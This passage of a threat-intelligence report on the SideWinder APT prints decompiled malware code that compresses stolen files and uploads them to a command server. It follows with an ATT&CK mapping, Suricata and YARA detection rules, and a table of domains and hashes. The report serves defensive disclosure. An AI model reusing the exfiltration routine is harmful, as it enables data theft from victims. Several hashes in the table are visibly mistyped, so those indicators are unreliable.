                webClient.Headers.Add("X-File-Length", fileStream.Length.ToString());
                if (fileType != null)
                {
                    webClient.Headers.Add("X-File-Type", fileType);
                }
                if (num == array.Length)
                {
                    webClient.UploadData(this._settings.ServerUri, array);
                }
                else
                {
                    byte[] array2 = new byte[num];
                    Buffer.BlockCopy(array, 0, array2, 0, num);
                    webClient.UploadData(this._settings.ServerUri, array2);
                }
                file.SentOffset += (long)num;
            }
            file.Complete = true;
        }
    }
}
```

Figure 15: Upload Files Function, captured via Alien Labs threat analysis.

To send data to the server, the malware makes an HTTP POST request, as shown below:

```
public new byte[] UploadData(Uri address, byte[] data)
{
    WebRequest webRequest = this.GetWebRequest(address);
    webRequest.Method = "POST";
    webRequest.Headers.Add("Content-Encoding", "gzip");
    using (Stream stream = new GZipStream(webRequest.GetRequestStream(), CompressionMode.Compress))
    {
        stream.Write(data, 0, data.Length);
    }
    WebResponse response = webRequest.GetResponse();
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (Stream responseStream = response.GetResponseStream())
        {
            byte[] array = new byte[1024];
            for (;;)
            {
                int num = responseStream.Read(array, 0, array.Length);
                if (num < 1)
                {
                    break;
                }
                memoryStream.Write(array, 0, num);
            }
        }
        result = memoryStream.ToArray();
    }
    return result;
}
```

Figure 16: HTTP Post Request Configuration, captured via Alien Labs threat analysis.



SideWinder Relations and Shared Resources

There are various links to other adversary groups observed during the investigation of SideWinder. AT&T Alien Labs assesses with moderate confidence there is a close relationship between the reported India-interest APT known as PatchWork and SideWinder. This relationship can be identified by an overlap in actor built C2 infrastructure. The October 2019 Android activity also presents an interesting anomaly for SideWinder introducing potential links to PatchWork attack techniques and infrastructure.

Additionally, SideWinder was observed using a shared weaponizer toolkit. This shared toolkit has been primarily referred to as the “Royal Road” or “8.t” Weaponizer. As noted in past reporting, many intriguing links can be made to the various APT groups' use of it, such as Goblin Panda, APT40, and ICEFOG (Chinese actors) and then later with SideWinder (potentially India). Such a shared exploit and weaponizer toolkit provides a limited insight into the supply chain used between many APTs. From an analyst opinion, this may mean the supply chain could be a central, for-profit organization, or there are potentially deliberate sharing efforts between various state-sponsored organizations. Royal Road samples include:

```
892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488  
22062b6bcd194e3734285fed6b2de341c694c52a8f60c9f389f880cefab7644  
9001056791a03ec998f26805d462bc2ca336b2c3aeac2e210f73ff841dfe3eec
```

Lastly, the July 12, 2020, findings from the Shadow Chaser Group introduced a potential additional clue of links to a shared supply chain with the DarkHotel adversary group. Specifically, the unique variable declarations and specific parameters used in CVE-2020-0674 exploits are similar.

Conclusion

After extensive investigation on the adversary group known as SideWinder, AT&T Alien Labs continues to observe the group remaining highly active. SideWinder is targeting government and businesses in Asia with use of phishing campaigns built for their specific targets. Through our investigation, we have uncovered a collection of activity targeting government and business spanning many years. Alien Labs assesses with low to medium confidence, the group is in support of India political interests based on targets, campaign timelines, technical characteristics of C2 infrastructure and malware, association with known India based APTs, in addition to past industry reporting and private telemetry.

We express gratitude to the many organizations and researchers for their public sharing of SideWinder activity and recommend readers to make use of our Past Reporting Timeline in their own analysis and conclusions.



Appendix A. Mapped to ATT&CK Framework

- TA0043: Reconnaissance
 - T1589: Gather Victim Identity Information
 - T1589.002: Email Addresses
 - T1589.003: Employee Names
 - T1591: Gather Victim Org Information
 - T1591.002: Business Relationships
 - T1591.001: Determine Physical Locations
 - T1591.003: Identify Business Tempo
 - T1591.004: Identify Roles
- TA0042: Resource Development
 - T1583: Acquire Infrastructure
 - T1583.001: Domains
 - T1583.004: Server
- TA0001: Initial Access
 - T1566.001: Spearphishing Attachment
 - T1566.002: Spearphishing Link
- TA0002: Execution
 - T1059: Command and Scripting Interpreter
 - T1059.007: JavaScript/Jscript
 - T1059.001: PowerShell
 - T1059.005: Visual Basic
 - T1203: Exploitation for Client Execution
 - T1204: User Execution
 - T1204.002: Malicious File
 - T1204.001: Malicious Link
- TA0003: Persistence
 - T1574: Hijack Execution Flow
 - T1574.002: DLL Side-Loading
 - T1078: Valid Accounts
- TA0004: Privilege Escalation
 - T1574: Hijack Execution Flow
 - T1574.002: DLL Side-Loading
- TA0005: Defense Evasion
 - T1574: Hijack Execution Flow
 - T1574.002: DLL Side-Loading
- TA0007: Discovery
 - T1087: Account Discovery
 - T1087.001: Local Account
 - T1083: File and Directory Discovery
 - T1120: Peripheral Device Discovery
 - T1069: Permission Groups Discovery
 - T1057: Process Discovery



- T1518: Software Discovery
 - T1082: System Information Discovery
 - T1007: System Service Discovery
 - T1124: System Time Discovery
- TA0009: Collection
 - T1119: Automated Collection
 - T1602: Data from Configuration Repository
 - T1602.002: Network Device Configuration Dump
 - T1005: Data from Local System
 - T1039: Data from Network Shared Drive
 - T1025: Data from Removable Media
 - T1074: Data Staged
 - T1074.001: Local Data Staging
- TA0011: Command and Control
 - T1071: Application Layer Protocol
- TA0010: Exfiltration
 - T1020: Automated Exfiltration
 - T1041: Exfiltration Over C2 Channel



Appendix B. Detection Methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"AV TROJAN APT SideWinder  
Malicious JS/Shellcode Inbound"; flow:established,to_client; content:"200";  
http_stat_code; file_data; content:"<script language=|22|javascript|22|>";  
startswith; content:".indexOf(str.charAt(i++)) << 18"; distance:0; within:300;  
content:">> 16 & 255"; distance:0; content:">> 8 & 255"; distance:0;  
http_content_type; content:"application/hta"; classtype:trojan-activity;  
reference:md5,3f03cea9aafdee3e1f741d7585578d1c; sid:4002009; rev:1;)
```

YARA RULES

```
rule SideWinderRTF {  
  meta:  
    author = "AT&T Alien Labs"  
    description = "Detects SideWinder RTF Files"  
    reference = "https://otx.alienvault.com/pulse/5f21d5b84d529ed134127a66"  
  strings:  
    $s1 =  
    {4231304346313330354139373337464545333630353636383742443139424436333144393535453639  
44463146453045314235373143434143463342373741433630434538314341463630303332354234443  
131384336363441313543344637454637}  
    $s2 =  
    {303036313030303130353030303030303030303030307D7B5C726573756C7420207D7D7B5C6F626A65  
63745C6F626A}  
    $s3 =  
    {4433433043373132394239423235374642394243414238363836463646394338454139424436453835  
45333338463235313331433734344334423039414133464430434131444633433038413043463738393  
0364537304531334543353846303933}  
  condition:  
    uint16(0) == 0x5c7b and all of them  
}
```

```
rule SideWinder_loader_dll  
{  
  meta:  
    author = "AT&T Alien Labs"  
    description = "Detects SideWinder first dll loader"  
    hash = "113c1c5e176cebe42e452e7ec6ded434c8f620372cef7ae7bfcdc6b9469c1b3a4"  
    reference = "https://otx.alienvault.com/pulse/5f21d5b84d529ed134127a66"  
  strings:  
    $code = {06 0A 06 8E 69 1F 20 59 8D (0E | 10) 00 00 01 0B 12 00 1F 20 12 01  
07 8E 69 28 04 00 00 06 16 0C 2B 16 07 08 8F (0E | 10) 00 00 01 25 47 06 08 1F 20  
5D 91 61 D2 52 08 17 58 0C 08 07 8E 69 32 E4 07 28 03 00 00 06 80 01 00 00 04 2A}  
    //$tmp = {2E 00 74 00 6D 00 70 00 20 00 20 00 20 00 20 00 20 00}  
    $tmp = ".tmp" " wide  
  condition:  
    uint16(0) == 0x5A4D and all of them  
}
```



```
rule SideWinder_implant
{
  meta:
    author = "AT&T Alien Labs"
    description = "Detects SideWinder final payload"
    hash = "c568238dcf1e30d55a398579a4704ddb8196b685"
    reference = "https://otx.alienvault.com/pulse/5f21d5b84d529ed134127a66"
  strings:
    $code = {1B 30 05 00 C7 00 00 00 00 00 00 00 02 28 03 00 00 06 7D 12 00 00
04 02 02 FE 06 23 00 00 06 73 5B 00 00 0A 14 20 88 13 00 00 15 73 5C 00 00 0A 7D 13
00 00 04 02 02 FE 06 24 00 00 06 73 5B 00 00 0A 14 20 88 13 00 00 15 73 5C 00 00 0A
7D 15 00 00 04 02 7B 12 00 00 04 6F 0E 00 00 06 2C 1D 02 28 1F 00 00 06 02 7B 12 00
00 04 16 6F 0F 00 00 06 02 7B 12 00 00 04 6F 06 00 00 06 02 7B 12
00 00 04 6F 10 00 00 06 2C 23 02 28 20 00 00 06 02 28 21 00 00 06
02 7B 12 00 00 04 16}
    $strings = {2E 00 73 00 69 00 66 00 00 09 2E 00 66 00 6C 00 63 00 00 1B 73
00 65 00 6C 00 65 00 63 00 74 00 65 00 64 00 46 00 69 00 6C 00 65 00 73}
  condition:
    uint16(0) == 0x5A4D and all of them
}
```



Appendix C. Associated Indicators (IOCs)

The associated IOCs are provided in the table below and are also available on OTX™:
<https://otx.alienvault.com/pulse/5f21d5b84d529ed134127a66>

Type	Indicator	Note	TTP	Possible Target	First Observed Activity
Domain	ntc-pk[.]net			PK Gov	November 2017
FileHash-SHA256	899b12d4e4391773a42a627e6bb800bb274469de837816141171322bbdfab7de	LNK	LNK to Remote Download	PK Gov	November 2017
FileHash-SHA256	01405597bf04496592b93a24a08fb9ed08159ab18b48c733b9d448a32e9e051a	DLL		PK Gov	November 2017
domain	srv-cdn[.]com			PK Gov	November 2017
FileHash-SHA256	152b406ad59b472186bf00c33825f5fb0fb63c1324f36aa0f59df86cad57c667a	Script - (HTA)		PK Gov	November 2017
Domain	fb-dn[.]net			PK Gov	January 2018
Domain	cdn-edge[.]net			PK Gov	April 2018
Domain	ms-update-server[.]net			PK Gov	April 2018
Hostname	google[.]com[.]d-dns[.]co			PK Gov	April 2018
FileHash-SHA256	08b9b5b7592004b8733544df1029e2fc085d82db1ba488a43830df49bbbc73b6	RTF - "Scholarship Details.doc"	CVE-2017-11882	PK Gov	April 2018
FileHash-SHA256	892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488	RTF - "2018 Bilateral Training in China.doc" - Royal Road v3	CVE-2017-11882	PK Gov	April 2018
FileHash-SHA256	778A862816F51590E7D7AE26451CABED22A8358BABC3C44E00B0372BD50C215C	DLL		PK Gov	April 2018
FileHash-SHA256	6ba990e6b738195296552a419c28f75307168c1cc01e7ba694b99782c05de4e7	DLL		PK Gov	April 2018
FileHash-MD5	fe2d78d90cea90477776a36fd8e57deb	DLL - Private		PK Gov	April 2018
FileHash-SHA256	94a9c88e878fa42d9bfebe838aab3a858d7c2f8606d534a569243ba38ee41f2d	DLL		PK Gov	April 2018
FileHash-SHA256	22062b6bcd194e3734285fed6b2de341c694c52a8f60c9f389f880cefab7644	RTF - Uploaded in sept, likely originated in april - Royal Road v3	CVE-2017-11882	PK Gov	April 2018
FileHash-SHA256	ec558a2175deb1cb6c79a72a2b0b5a89f77b8a12a799f7e436dd04ae49b5799e	RTF - "Fund Allocation Policy.doc"	CVE-2017-11882	PK Gov	April 2018
FileHash-SHA256	b8cbdb36ccd666adaf2ba3628cc79578d3a05119c71dcelb16aa39e56dea3cc	HTA - "final.hta"		PK Gov	April 2018
FileHash-SHA256	8315956b587032db14ba4e700400dffeaeb4119ef509ecf0df1bb4e80a496b59	DLL		PK Gov	April 2018
FileHash-SHA256	13497aab3521abbaa654b51f375114e419b1bb774caa8c67cf52775095b17423	DLL		PK Gov	April 2018
Domain	cdn-apn[.]net			PK Gov	April 2018



Hostname	nadra[.]gov[.]pk[.]d-dns[.]co			PK Gov	May 2018
FileHash-SHA256	b8a0ecbc61b2ad5700b8f4b920b6addb37e1d3b953915a7c7754b9718b6cfff12	RTF - "CALs Renewal procedure.doc"	CVE-2017-11882	PK Gov	May 2018
Domain	ap-cdn[.]net			PK Gov	May 2018
FileHash-SHA256	9001056791a03ec998f26805d462bc2ca336b2c3aeac2e210f73ff841dfe3eec	RTF - "main.rtf" - Royal Road v3	CVE-2017-11882	Unknown	October 2018
Domain	webserv-redir[.]net			Unknown	October 2018
FileHash-SHA256	35392341c9b2e731357b97c32c91310a63524345f4c3191fa04f83536fefde6c	Script - (HTA)		Unknown	October 2018
FileHash-SHA256	98e21e6c4ba25a26bc9967f20804864629e25ac3280d0fad259e19fa43517b20	Script - (HTA)		Unknown	October 2018
FileHash-SHA256	8c16ebad57e0288077ae58607b2967bf7b40761b20d783814d655280e9779e99	PE		Unknown	October 2018
FileHash-SHA256	828c1bae13f1c91f0b448cc4b38c9ebe4ba5f7dd35ed2df65de2fec65edc25c6	DLL		Unknown	October 2018
domain	cdn-src[.]net			PK Gov	October 2018
FileHash-SHA256	805263da772476ffac0486d10c1774dff7cbacbcf68e26e2b62d6c7534b10de8	DLL		PK Gov	October 2018
FileHash-SHA256	1ca25ffc4b20c377377c5faea3e1505d55ff4fc601fa28835ae7bd7ba621256	RTF - "pmo.doc"	CVE-2017-11882	PK Higher Education	November 2018
Domain	cdn-load[.]net			PK Higher Education	November 2018
domain	s3-cdn[.]net			PK Gov	December 2018
FileHash-SHA256	7ef5250d5576abc7247e70e1478ce6580c9387107dee67c1c92bb9c40c2b5fc3	Script - (HTA)		PK Gov	December 2018
domain	cdn-dir[.]net	Related to Oct cdn-load.net activity		PK Higher Education	January 2019
FileHash-SHA256	04385479e70d851e39822b8ce729a3402966c84ec03807a72a585d58d029a34a	DLL		PK Higher Education	January 2019
FileHash-SHA256	0030c333e91a803befac80c27b04fbc7ae8218aa02056df599115cfaa732dc0	Script - (HTA)		PK Higher Education	January 2019
FileHash-SHA256	b3db16261a427468c87ecb61alb063cf2d16238e02e43e348cf7dfd885920c17	Script - (HTA)		PK Higher Education	January 2019
FileHash-SHA256	dfb2b510b4013d749247b10f36560784bde8c6dba15d37298ae804f886f32a58	DLL		PK Gov	January 2019
domain	cdn-list[.]net			Unknown	January 2019
FileHash-SHA256	bee62fab37071a8c0e58d7b360fd1a286db951aeb3e200d93195a881b01b2fb	Script - (HTA)		Unknown	January 2019
FileHash-SHA256	a99a821ce7367d5c3a506436d64fdbf4342ff078d17c48683658534264886ac8	Script - (HTA)		Unknown	January 2019
FileHash-SHA256	4418f829b17c79eea51170434b7343c2632f9c17eebde88150d162f3cdf4a42e	Script - (HTA)		Unknown	January 2019
FileHash-SHA256	1b7cf8af4a008dd69e93033be3df2949f52cd4da7033a316f9cbe38e441e8aca	DLL		Unknown	January 2019
FileHash-SHA256	2105f83123eb999a54f0182c298dc0ba65ff33460c7913e81e1e75725f1a6767	DLL		Unknown	January 2019



FileHash-SHA256	d17cf7fbd7adafc94a527bbbc2233cb028ec548c1b488de724e5fa79685938c	DLL		Unknown	January 2019
FileHash-SHA256	bfe94e9f639ca825c617962923d80127a3266f152e4e3942c48ca2ae7fa1b1	DLL		Unknown	January 2019
FileHash-SHA256	ca177e929202d46d5926660708139cad320ebf4a12930f3df957ac086bd28315	DLL		Unknown	January 2019
FileHash-SHA256	c58bd87b7cf530e39e48c3fe86b2c3004311dac1bdc5c117369cfbc089ef5cf	DLL		Unknown	January 2019
FileHash-SHA256	7b6ec46bc619de754be553970c8989af55d4195a443beac73c04bd3a99b0aca7	DLL		Unknown	January 2019
FileHash-SHA256	6193a395f8d0702efdc1ee1541bb4e29ef5063bb769f093ab75e4d8cd5dd7804	DLL		Unknown	January 2019
FileHash-SHA256	47e4f48f07e722950ed18f30035a9d83fe33d59bfe0495cc14bb1be3efd13d0	DLL		Unknown	January 2019
domain	cdn-dl[.]cn	Many subdomains - various campaigns/months		PK Gov / CN others	January 2019
FileHash-SHA256	0ad6474d721b9bd93ca9720fa0e3a03d9278b3ebe46e08213c2824db23f8ace9	RTF - "20191001cal.doc"	CVE-2017-11882	PK Gov	January 2019
FileHash-SHA256	70e9ffe2f025ae747d20849e85a64fe0aeb2198c0a8d0deb66a66a71a02f141	DLL - links to CN C2 transcan		PK Gov	
domain	cdn-re[.]net			PK Gov	January 2019
FileHash-SHA256	4bdfb8ac58caf9df6c6eefcf9f366f2f27f948670940514a86bda594a3132ca	Script - (HTA)		PK Gov	January 2019
FileHash-SHA256	ee3d356f51f98d78cef7603914e768b327c6e65292539259b6ff8fcad7b4600c	Script - (HTA)		PK Gov	January 2019
FileHash-SHA256	80daf84616205653219dbac962634a75906d1a15d7e4f0507a35869a4dc091c0	DLL		PK Gov	January 2019
FileHash-SHA256	1b7cf8af4a008dd69e93033be3df2949f52cd4da7033a316f9cbe38e441e8aca	DLL		PK Gov	January 2019
FileHash-SHA256	0cc10dd6f4b3aa0848ae08b6ec32e2b3e7136e4f5fc7762ecc4d44c837b6019d	RTF	CVE-2017-11882	Unknown	February 2019
domain	cdn-do[.]net			Unknown	February 2019
FileHash-SHA256	0cc10dd6f4b3aa0848ae08b6ec32e2b3e7136e4f5fc7762ecc4d44c837b6019d	RTF	CVE-2017-11882	Unknown	February 2019
FileHash-SHA256	c208dc54cdec0339af316dacc108b1b8377661b9a2876f53d7e42af5864bd917	Script - (HTA)		Unknown	February 2019
domain	cdn-io[.]net			PK Gov	February 2019
domain	cvl-cdn[.]net			PK Gov	March 2019
domain	cdn-bin[.]net			PK Gov	March 2019
FileHash-SHA256	e13c926b2011945a0aa90b4b5e85b17ea16debee64b870065d7ad3284bde27e0	RTF - "MoI-Calendar2019.doc"	CVE-2017-11882	PK Gov	March 2019
FileHash-SHA256	d95c92bacaa3b730ebf7712e55a95d7153843d1cbf310928f56a6bb029c63c59	RTF - "nadra-calendar2019 - Copy.doc"	CVE-2017-11882	PK Gov	March 2019
FileHash-SHA256	015dc215ffd87c2cf62f4445bc4ed22alf8cbd2f1b7bledab319036e2e04b5b8	DLL		PK Gov	March 2019



FileHash-SHA256	1c1e3dc701a305653d098770b0c46929c2a211ec4ec54505c04a085366dbb4ce	DLL		PK Gov	March 2019
FileHash-SHA256	03ec3575bf40aa594e3ed42b68d7db1f1aab96f2e7650dc06bba2c7b608bdd9c	DLL		PK Gov	March 2019
FileHash-SHA256	6c8ecf19945fbc4756cd5b2d32af592a5d9a855e145b0d2731ea6faala9elade	Script - (HTA)		PK Gov	March 2019
FileHash-SHA256	b8fa52f0f873cccaac88f9bcd6a6926e66a92f03adbbf21ec652e4fe4acbe0e8	RTF - "MoI-Calendar2019.doc"	CVE-2017-11882	PK Gov	March 2019
domain	cdn-port[.]net			PK Gov	April 2019
FileHash-SHA256	5elac5f28b37afc3b2a1902ee7c68485b3fcc55d648ff9e5309646a77ff53882	DLL		PK Gov	April 2019
domain	cdn-in[.]net			PK Gov	April 2019
FileHash-SHA256	be71f2d17037a1a1fbbe8d7f3f4b45c72132a64224e3d3f13aa66a2249df9232	Phishing email for April PK campaign		PK Gov	April 2019
FileHash-SHA256	ac4fd2681c3a9d087ff4cabb44b93753711e81c6574c837ca33f74fef37f3cf4	Docx - "STANDING OPERATING PROCEDURES FOR POLICE EMERGENCY THREAT LEVELS AND COLOR CODES FOR OPERATIONAL READINESS.docx"	CVE-2017-11882	PK Gov	April 2019
FileHash-SHA256	fa0e06f5b0499360f1ed3dalf6ed565363544f8ed43029a513064d3alad27ba	RTF - "main.rtf"	CVE-2017-11882	PK Gov	April 2019
FileHash-SHA256	39f8cf0d4badfbc69a016b02fb475035b0fa88688234a9c83c17265d9f56710a	Script - (HTA)		PK Gov	April 2019
FileHash-SHA256	97865bbb0828efbf2800f068ffb5f3db6240cbfla8031c5ac753490bb2bd28ea	DLL		PK Gov	April 2019
FileHash-SHA256	db97a48939eaa50921ffe293084af77b173c2alb05cd632e279165fc64cea718	DLL		PK Gov	April 2019
FileHash-SHA256	81df5952c95dc5ac7145f90b75cf9ba5c59445b098eff8c99c63262a4285e7d0	DLL		PK Gov	April 2019
FileHash-SHA256	f42aaceaa2a2fb59fb309e5dd5263cb4aa7c3f215e8f7154b1d8ae507c7aa77da	DLL		PK Gov	April 2019
FileHash-SHA256	a8ca6d51653866e8cbf5f63df5ac8220f829b5alec31e561496ad1c47cfff244	DLL - Talks to older domain. Potentially older.		PK Gov	April 2019
domain	cv1-cncdn[.]net			PK Gov	May 2019
domain	apl-trans[.]net			PK Gov	May 2019
domain	del-pb[.]net			PK Gov	June 2019
FileHash-SHA256	6a7cc6d83b686c4e19a66a8d99847f9645cblb4f687db49f6fcdabb85d043b2	Script - (HTA)		PK Gov	June 2019
FileHash-SHA256	59e2b2ac9f2162e7b4eed8a3f9544be207e4773b3bfee3ccabd73763f2256b7	DLL		PK Gov	June 2019
FileHash-SHA256	7a42ddab754c8bd206c3984e6bdcalcd61f0b2dd4fac4c75e94276443a6a662b	DLL		PK Gov	June 2019
domain	trans-aws[.]net			PK Gov	June 2019
domain	del-ivery[.]net			PK Gov	June 2019
FileHash-SHA256	b65f2cc9af10ee4d59660875a7bd82d3bb860c8c089f8a7d79f41394c54e5edb	Script - (HTA)		PK Gov	June 2019



FileHash-SHA256	d69d24991a49766702ca73ed08d1aa8f9e293b8fe6cb1d316ae6b304365433c4	Script - (HTA)		PK Gov	June 2019
FileHash-SHA256	8f749613521e25b6ba59739f798532507633b402a8bbcd21fe6cf4c95c6e61cc	Script - (HTA)		PK Gov	June 2019
FileHash-SHA256	cb79da6635e0e29451e79fdada01a25b0a4d913d71ec9b954ae9719fdc00e174	Script - (HTA)		PK Gov	June 2019
FileHash-SHA256	224129ba3f9782d92d3fe3deec422348ce8a2d193f8b23a247cc8a78fe66aba4	Script - (HTA)		PK Gov	June 2019
FileHash-SHA256	92f79b4e8ea8f3fcc65ff2e6b53eb9cc56f97dacfc4f360428c4e7311b0ace280	Script - (HTA)		PK Gov	June 2019
FileHash-SHA256	1becc433abee1fb2c682a51d587d7de24d33e48441ae18c72317c29ed53d5e73	DLL		PK Gov	June 2019
FileHash-SHA256	7b810ac05c0579071417d57d15865ba2966e4f9b6aa8f581938157158d6a8832	DLL		PK Gov	June 2019
FileHash-SHA256	268e74d0f87064dc8d7b010e4600a50bfb2778955cec4d33ccc7c8846fedc7dd	DLL		PK Gov	June 2019
FileHash-SHA256	49bc168d6004d4a5b1de753f5fd3a98db31ae8dcb04fa0592097ec2b938607ce	DLL		PK Gov	June 2019
FileHash-SHA256	9a5f7b67f804552b6c13644e4ad6db06303208ed8ee24859063979c799be6b16	DLL		PK Gov	June 2019
FileHash-SHA256	5252f8ee39b9d501ef0bd858f47d1089da55b5d155e40a268239fc956312d9f4	DLL		PK Gov	June 2019
FileHash-SHA256	3f1ff47ec9a531aef3307efe3b1ad50fa010880ea94188ea78b17715b46da46a	DLL		PK Gov	June 2019
FileHash-SHA256	c177627eb2018345492e5ae43fbee4480e691fb7a241a49b26ec7f754e032895	DLL		PK Gov	June 2019
FileHash-SHA256	74caf33e062c32362de9893623868ffdb6b24cc3802f68cea643182bec073921	DLL		PK Gov	June 2019
FileHash-SHA256	39ddf6d6de5aae002da4517661b117d9635d879e3d97c1b370e67e4b9e1b5499	DLL		PK Gov	June 2019
FileHash-SHA256	cc8a8242ccc110dbf599274fbb7a29f0fb30ef08bfaaff03b2718db40a3bd1c3	DLL		PK Gov	June 2019
FileHash-SHA256	9ec10829c371fd6118b263584f55344eafd0c443478f4592a6880348bd512d4d	DLL		PK Gov	June 2019
FileHash-SHA256	9ff761dae8f2cfc9e00c9aef364100d39ec8e791c74a5759ecf2ebcc2b6a435b	DLL		PK Gov	June 2019
FileHash-SHA256	713a28d568d4972a41f2c00eb6cecc5b4dbdf04f5415062855f1d8cabb121861	DLL		PK Gov	June 2019
FileHash-SHA256	91d93c03c9ec2667af44f34a751f8cb692285c954c6050015d66454733dd7b8c	DLL		PK Gov	June 2019
FileHash-SHA256	b1509b118d553d8d18c683c83eabdbce083a6d4206787d6a278b7eda5658f86b	DLL		PK Gov	June 2019
FileHash-SHA256	72af87036518a5da43f1ebe7d0b98ad5124a5a9cc398365b516ee49f4e476ee8	DLL		PK Gov	June 2019
domain	cdn-fb[.]net			PK Gov & CN Gov	June 2019
domain	trans-info[.]net			PK Gov & CN Gov	June 2019
FileHash-SHA256	a2cf704a4e794cddaecd0able03b0015e7b87792cf914443e588877fa6308129	Script - (HTA)		PK Gov & CN Gov	June 2019



FileHash-SHA256	200d7df3d44a07daf66f015e0e13d68f4b77e8cdc4e475e62de6e8d0bb47e1ee	Script - (HTA)		PK Gov & CN Gov	June 2019
FileHash-SHA256	7151c15e9f2d897da2393081477e9cadafb28298c20a70c12c2fd5c0be8f9ab5	Script - (HTA)		PK Gov & CN Gov	June 2019
FileHash-SHA256	f488402e504a5ad527690c03fab9b93786837f324e8823315d18dbd325d8436d	Script - (HTA)		PK Gov & CN Gov	June 2019
FileHash-SHA256	51a723fd25b6a85c2d6d6dd8fd8953bdfd5aa3d4a8ef413ceb7e7f8d43e1a112	Script - (HTA)		PK Gov & CN Gov	June 2019
FileHash-SHA256	174caf63e4ce052665ae5384e620d8a99e9454d5cd5015d5be28898c0c4eeced	DLL		PK Gov & CN Gov	June 2019
FileHash-SHA256	041a3c867a4d438be9783d88f99aa837da9d47487fe415c102f701c9918e1d7b	DLL		PK Gov & CN Gov	July 2019
FileHash-SHA256	2a8c1b7fa343eb94428fa83da8c813b1c96caa2065de539e42a3f416bc15f3a4	DLL		PK Gov & CN Gov	June 2019
FileHash-SHA256	312e2f2f71cef6aff8e45134b6912fdb9a04348225ffccfc e7b9875bb60e6323	DLL		PK Gov & CN Gov	June 2020
FileHash-SHA256	7b2d13ca2d4d1909b2b63546c9e1b05b65b3cfdb88722e850a1d8bb5584a20b1	DLL		PK Gov & CN Gov	June 2020
FileHash-SHA256	7b80bf96950c3be63e8ef035820e8b61ca73a11a33527f2cd904d110f4f5ef08	DLL		PK Gov & CN Gov	June 2020
FileHash-SHA256	8dcf0fcc44b4c0dbfa148a8a736f54055b639b179ee2c8002c46d3a934acca9c	DLL		PK Gov & CN Gov	June 2020
FileHash-SHA256	afda067aee6aa9dcf6645710f890905ff936cda4249eaeab8b7116e53769f827	DLL		PK Gov & CN Gov	June 2020
FileHash-SHA256	b14abfbf5d149de8703357f959f4b2bd6e99125fd0641c840984bdc7f0d0b325	DLL		PK Gov & CN Gov	June 2020
FileHash-SHA256	e78fa6154d5310aeb540f96906451068b39299e6172edb47fe74c917074ba000	DLL		PK Gov & CN Gov	June 2020
FileHash-SHA256	f797c9697ac35aba9cc05703aeb3b35142349f9df7f8df00d36ae21a233d0f03	DLL		PK Gov & CN Gov	June 2020
Domain	trans-can[.]net	Used in CN and PK older campaign		PK Gov & CN Gov	June 2019
domain	trans-pre[.]net			PK Gov	June 2019
FileHash-SHA256	dfff054adfb3c4f4dbc6ee4222683ff6229c954ed0057c373bbblbc52c79f468	Script - (HTA)		PK Gov	June 2019
FileHash-SHA256	355BDFDF5DF6478B1EDAF2A37B1DABD3E86831454774132B1338D536FD636BC	DLL		PK Gov	June 2019
domain	del-aws[.]net			CN Gov	July 2019
FileHash-SHA256	90aa7b90da08137826d216f4d61b6ef9f1d8f85cle8cc526965b4b2510e1a82c	RTF - "Fax of Foreign Affairs Office of Ministry of National Defense"	CVE-2017-11882	CN Gov	July 2019
FileHash-SHA256	4743860DA4934BE1390984467FFE02A992EB1F4FCA2A78103F61A241D779D78D	Script - (HTA) - "1.a"		CN Gov	July 2019
FileHash-MD5	A94BE8863E607DC7988F34F907309916			CN Gov	July 2019
FileHash-SHA256	E38CEFE03F8FEC19F98CCE50C94A19938E709C1D084642B9BF4DA850C5F46A96	DLL		CN Gov	July 2019
FileHash-SHA256	9031118D7CC8B40B54828BD9CE7D43D3E5AF438AA24506BD07F34A5EC92BE83A	.tmp		CN Gov	July 2019



FileHash-SHA256	89899966ef870191df63c231098fe94f180520dc306a47097d1e7387bf20b6f2	RTF - "Fax of Foreign Affairs Office of Ministry of National Defense"		CN Gov	July 2019
FileHash-SHA256	FA32A70113FE2805A7AE1F01A20A4D30B2D7387FADF2EC7A DAE7A0A16519AEC8	DLL		CN Gov	July 2019
FileHash-SHA256	135281948FD68FADA5810E3824B5C6952BB32E547E4A16794A05556F087C40BB	.tmp		CN Gov	July 2019
FileHash-SHA256	9654121ADBC9904D7596F1E4D6134065980277C73DDA81376DE762E6C4F596E5	Script - (HTA) - "1.a"		CN Gov	July 2019
FileHash-SHA256	2309fd453e48241ed2305239750437df1317a256f40b0078fc1ec64bflc2cda	RTF - "Fax of Foreign Affairs Office of Ministry of National Defense"		CN Gov	July 2020
domain	cdn-ps[.]net			PK Gov	July 2019
FileHash-SHA256	a324235c05e4c9351192e6b6ab252b0ca85434fddc8d882fe44897f0fa6569a4	ZIP - "PassportchangeProfession.zip"		PK Gov	July 2019
FileHash-SHA256	54f1450decbecc6fa14380c13532e06fb6cf976c5fd07db5d4810636ba280b35	LNK - "PassportchangeProfession.p df.lnk"	LNK to Remote Download	PK Gov	July 2019
FileHash-SHA256	863dde1af72c82beae6456f407a88817c45c754fe86d09fcb3c558653620858	ZIP		PK Gov	July 2019
FileHash-SHA256	bedbad32669259305b66f2a5b97c2facc6755a0f314fall6b244e1a877306d80	LNK - "PassportchangeProfession.p df.lnk"	LNK to Remote Download	PK Gov	July 2019
FileHash-SHA256	f89504b4a7736f2123ac8d4b9ecaf25aa869906b5d618bd2758ef8ad14c8bbba	Script - (HTA)		PK Gov	July 2019
FileHash-SHA256	b92e86c193dde2f8fad7de2d6be7b2aba5e55f294c3862307484f12d09102403	DLL		PK Gov	July 2019
FileHash-SHA256	c679b8ac687d2d55a0bb7ef03432d0eff09d4bcab9de5fde37d55d5f59e6c1d5	Script - (HTA)		PK Gov	July 2019
FileHash-SHA256	121648be6641269d626d4d2ad79d234c99b121e0e0588909c05ba870308d9bc9	Docx - "SOP CHINESE SECURITY.docx"	CVE-2017-11882	PK Gov	August 2019
FileHash-SHA256	307665150f275e2346005a97eb621f6fc8f04ef95f9cd2ef930acb65409c383b	RTF - Poly Technologies Lure	CVE-2017-11882	CN Def Tech	August 2019
FileHash-SHA256	be823e05b874256b85f58e95f29d26de84fc781a897e202f7e9084cc5fdceaf2	Script - (HTA) - "1.a"		CN Def Tech	August 2019
FileHash-MD5	8FD10BD711AB374E8DE9841CF8824758	Private - Script (HTA)		CN Def Tech	August 2019
